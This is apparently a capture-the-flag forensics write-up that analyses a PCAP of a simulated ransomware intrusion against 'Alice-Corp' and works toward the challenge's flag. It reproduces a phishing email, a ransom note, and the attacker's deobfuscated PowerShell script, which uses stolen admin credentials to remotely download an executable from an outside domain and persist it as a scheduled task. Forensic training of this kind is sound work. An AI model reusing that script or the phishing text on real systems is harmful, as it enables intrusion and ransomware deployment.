
Challenge Description
Alice-Corp, a company specialized in developing technological solutions, has been hit by a ransomware attack. All workstations and servers connected to the Active Directory have been encrypted. The network team managed to capture part of the network traffic before the attack completed. As forensic investigators, we must analyze the PCAP file to reconstruct the attack chain.
Objectives
We need to find:
- The email address used by the attacker
- The email address targeted within the company
- The MD5 hash of the first malware
- The domain name contacted to download a script
- The password used to connect to the server
- The name of the scheduled task that was executed
- The domain name contacted by the script to download the second malware
- The MD5 hash of the malware present on the server
- The domain name used for data exfiltration
- The name of the ransomware gang
- The cryptocurrency wallet address
- The final flag contained in an exfiltrated file
1. Email Analysis - Finding the Phishing Attack
Opening the PCAP in Wireshark, we start by looking at the number of packets: 3139
When we export objects and select HTTP, we can see this:
- Domain + port: mail.alice.corp:8025
- Type: message/rfc822
It's a mail!

When we open the mail, we can see two email addresses:
- natacha.routi@alice.corp
- it-support@alices.corp
To: natacha.routi@alice.corp
Content-Transfer-Encoding: quoted-printable
Received: from mail.alice.corp by Alice.corp (Alice-Corp)
          id h3hvlhkzBteXTAmbr4qz4Pwj0NvpLr4Nq_e2PObs7Vg=@Alice.corp; Sun, 22 Jun 2025 09:27:47 +0200
Subject: Internal Helpdesk Tool – Alice Corp
Content-Type: text/plain; charset="utf-8"
MIME-Version: 1.0
Message-ID: h3hvlhkzBteXTAmbr4qz4Pwj0NvpLr4Nq_e2PObs7Vg=@Alice.corp
Return-Path: <it-support@alices.corp>
From: it-support@alices.corp

Hello,

The IT department has published a new internal version of the Helpdesk tool.

Please download it using the link below:

Download link: https://www.dropbox.com/scl/fi/n13dckvawgi8rf50qr6ij/helpdesk.zip?rlkey=dlnvxltgup1wnlesbuiey2fwe&e=2&st=98676emp&dl=1

Note: The archive is password protected.
It is the common password used internally at Alice Corp to secure ZIP files.

Do not share this file outside the internal network.

Best regards,
IT Support
Alice Corp
Analyzing the conversation, we find:
- Attacker email: it-support@alices.corp
- Target email: natacha.routi@alice.corp
The email contains a malicious attachment via a link disguised as IT support communication.
2. Extracting the First Malware
For the link, we can't click directly because it's encoded. We need to decode it first.

After decoding, we can download the file. It's a ZIP file protected by a common password according to the email:
- helpdesk.zip
We use zip2john to extract the hash:
zip2john helpdesk.zip > hash
And we use the default wordlist rockyou:
john --wordlist="/usr/share/wordlists/rockyou.txt" hash
And we obtain the password: !!Miley24$$
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!!Miley24$$      (helpdesk.zip)
1g 0:00:00:06 DONE (2025-06-25 20:36) 0.1531g/s 2196Kp/s 2196Kc/s 2196KC/s "2parrow"..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
After uncompressing the zip file, we can see two files:
- helpdesk.exe
- patch.library-ms

MD5 first malware: 8d8b36683ed095a7eebe4e8c70141bfc
3. PowerShell Script Analysis
The first step is to analyze the malware with a sandbox like tria.ge

We find a DNS request to ykfqaqa.ru
- Domain contacted: ykfqaqa.ru
We can try a filter with HTTP to see what the malware is doing with this domain because we don't see anything via DNS in Wireshark.
- Filter: http.host contains "ykfqaqa.ru"

Nice! We see a PowerShell script downloaded from 192.168.57.17 to 192.168.1.111 with the endpoint name /deploy-malware.ps1
After opening it, we see a simple obfuscated PowerShell script with XOR.


And we create a simple Python script to de-XOR this:
z1 = [
    0x13, 0x62, 0x44, 0x52, 0x45, 0x17, 0xa, 0x17, 0x15, 0x56,
    0x5b, 0x5e, 0x54, 0x52, 0x1a, 0x54, 0x58, 0x45, 0x47, 0x6b,
    0x56, 0x53, 0x5a, 0x5e, 0x59, 0x5e, 0x44, 0x43, 0x45, 0x56,
    0x43, 0x52, 0x42, 0x45, 0x15, 0x3d, 0x13, 0x67, 0x56, 0x44,
    0x44, 0x40, 0x58, 0x45, 0x53, 0x67, 0x5b, 0x56, 0x5e, 0x59,
]

result = ''.join(chr(x ^ 0x37) for x in z1)

print(result)
Examining the PowerShell script content, we extract:
- Password: admin123sY*-+
- Scheduled task name: DontTouchMe
- Second malware download domain: susqouh.ru
- Name of the malware: susqoUh.exe
The deobfuscated PowerShell script shows the complete attack flow:
$User = "alice-corp\administrateur"
$PasswordPlain = "admin123sY*-+"
$Pass = ConvertTo-SecureString $PasswordPlain -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential($User, $Pass)

$RemoteHost = "192.168.57.200"

$RemoteCommand = {
    $exeUrl = "http://susqoUh.ru:8000/susqoUh.exe"
    $exePath = "C:\Windows\Temp\helpdesk.exe"
    $taskName = "DontTouchMe"

    try {
        Invoke-WebRequest -Uri $exeUrl -OutFile $exePath -UseBasicParsing

        $action = New-ScheduledTaskAction -Execute $exePath
        $trigger = New-ScheduledTaskTrigger -AtStartup
        $settings = New-ScheduledTaskSettingsSet -StartWhenAvailable -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries

        Register-ScheduledTask -TaskName $taskName `
            -Action $action `
            -Trigger $trigger `
            -User "alice-corp\administrateur" `
            -Password "admin123sY*-+" `
            -Settings $settings `
            -RunLevel Highest `
            -Force

        Start-ScheduledTask -TaskName $taskName

    } catch {
        Write-Host ""
    }
}

try {
    Invoke-Command -ComputerName $RemoteHost -Credential $Cred -ScriptBlock $RemoteCommand -ErrorAction Stop
} catch {
    Write-Host ""
}
4. Server Malware Extraction
The PowerShell script downloads a second-stage malware from susqouh.ru.
To get the MD5 of the new malware, we can export objects and select HTTP in Wireshark:

Export the HTTP object and calculate its hash:
md5sum susqoUh.exe
Server malware MD5: 5d820e7bbb4e4bc266629cadfa474365
5. Data Exfiltration via DNS Tunneling
To obtain the domain name used for exfiltration, we can see in Wireshark a lot of DNS requests.

We notice DNS queries to yinxuqab.ru with unusually long subdomains - this is DNS tunneling!
Exfiltration domain: yinxuqab.ru
To get the final flag extracted via DNS exfiltration, I used this command with tshark:
tshark -r chall.pcapng -Y 'dns.qry.name contains "yinxuqab.ru"' -T fields -e dns.qry.name | sort -u > exfil.txt

We can see file0-0 to file0-4, it's possibly chunked data in hex and encrypted with a key. But we don't know the encryption type yet.

So we have a key, and when we start a static analysis like Hybrid Analysis, we can see the compiled Rust libraries:
%USERPROFILE%\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\aead-0.5.2\src\lib.rs
%USERPROFILE%\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\aes-0.8.4\src\soft\fixslice64.rs
%USERPROFILE%\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\data-encoding-2.9.0\src\lib.rs
It's AES and we have only one choice: AES-GCM
To decrypt this, I used this Python script with AES-GCM (referring to RFC 5288):
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
import binascii

def decrypt_file(encrypted_data, key):
    nonce = encrypted_data[:12]
    ciphertext = encrypted_data[12:]
    aesgcm = AESGCM(key)
    return aesgcm.decrypt(nonce, ciphertext, None)

encrypted_data = binascii.unhexlify("d2373cdd6d999679668b0d4587abbeb325bda0343841f3cdb1e4ec8f7b597f75ddde462a9bbefb828318f3bc16af0f52dce3ffbfa34670557bf89ee98ce45da82eb45abd320c4b0a143e2569a6bd8a8f8d7c0e52a76ff4b4505e82df2c204632")
key_data = binascii.unhexlify("3de090e7059fb1d7f77dec50078405c855e3f1a46589e72db2602c7d7e8403b8")
decrypted_data = decrypt_file(encrypted_data, key_data)

with open("decrypted", 'wb') as f:
    f.write(decrypted_data)
Final flag from exfiltrated data: DNS_TUNNEL_SUCCESS_C0MPLETE
6. Ransomware Note Analysis
To get the gang name of the ransomware group, we need to run the malware in a sandbox like VirtualBox or Hybrid Analysis.
After we run it for a few minutes, we obtain this message.txt:
---[ SPHINXLOCK RANSOMWARE GROUP ]---

Your network has been compromised and all critical files have
been encrypted. This includes documents, databases, backups, and internal
project files.

We are SPHINXLOCK, specializing in corporate data
extraction and ransomware-as-a-service.

Do NOT attempt to recover your files using third-party tools.
Doing so will permanently corrupt them.

>>> How to restore your files:

1. Purchase 5000 USD in Monero (XMR) cryptocurrency.

2. Send the exact amount to the following wallet address:
   84N2hXaVqgS5DzA1FpkGuD98Ex2cVXH6k8RwZ7PmUz1oBY9X6GZYMT3WJYkfY9AdELNH2tsBrxJZcdkLkJxYH5RZ73XKbPq

3. After payment, email us at: sphinxhelpdesk@sphinxlock.ru
   Include in your message:
   - Your unique victim ID: #SPX-3041B
   - Proof of payment
   - 1 encrypted file (max 1MB) for free decryption test

>>> WARNING:

If you fail to pay within 72 hours, we will:
- Start posting confidential files.
- Sell sensitive corporate data.

This is your only opportunity to prevent a total data breach.

We are watching.

SPHINXLOCK
From the note, we extract:
- Ransomware gang: sphinxlock
- Cryptocurrency wallet: 84N2hXaVqgS5DzA1FpkGuD98Ex2cVXH6k8RwZ7PmUz1oBY9X6GZYMT3WJYkfY9AdELNH2tsBrxJZcdkLkJxYH5RZ73XKbPq
Building the Final Flag
Now we have all the pieces:
echo -n "it-support@alices.corp:natacha.routi@alice.corp:8d8b36683ed095a7eebe4e8c70141bfc:ykfqaqa.ru:admin123sY*-+:DontTouchMe:susqouh.ru:5d820e7bbb4e4bc266629cadfa474365:yinxuqab.ru:sphinxlock:84N2hXaVqgS5DzA1FpkGuD98Ex2cVXH6k8RwZ7PmUz1oBY9X6GZYMT3WJYkfY9AdELNH2tsBrxJZcdkLkJxYH5RZ73XKbPq:DNS_TUNNEL_SUCCESS_C0MPLETE" | sha256sum
Flag: ECW{f68ba371b5fc66c802207b9bedd0838af9d6d7a46085765425d89f80f558b3f9}
Attack Chain Summary
- Phishing Email: Attacker sends malicious email with password-protected ZIP
- First Payload: Victim extracts and executes malware from ZIP
- C2 Communication: Malware contacts
ykfqaqa.ruto download PowerShell script - Persistence: Scheduled task
DontTouchMeis created - Second Stage: PowerShell downloads ransomware from
susqouh.ru - Encryption: SphinxLock ransomware encrypts the network
- Exfiltration: Data is exfiltrated via DNS tunneling to
yinxuqab.ru - Ransom Demand: Attackers demand payment to cryptocurrency wallet
Tools Used
- Wireshark
- tshark
- Python
- zip2john & john
- Hybrid Analysis / tria.ge
Key Techniques
- PCAP analysis and packet inspection
- HTTP object extraction
- PowerShell script deobfuscation (XOR)
- DNS tunneling detection and decoding
- AES-GCM decryption
- Network forensics
- Static malware analysis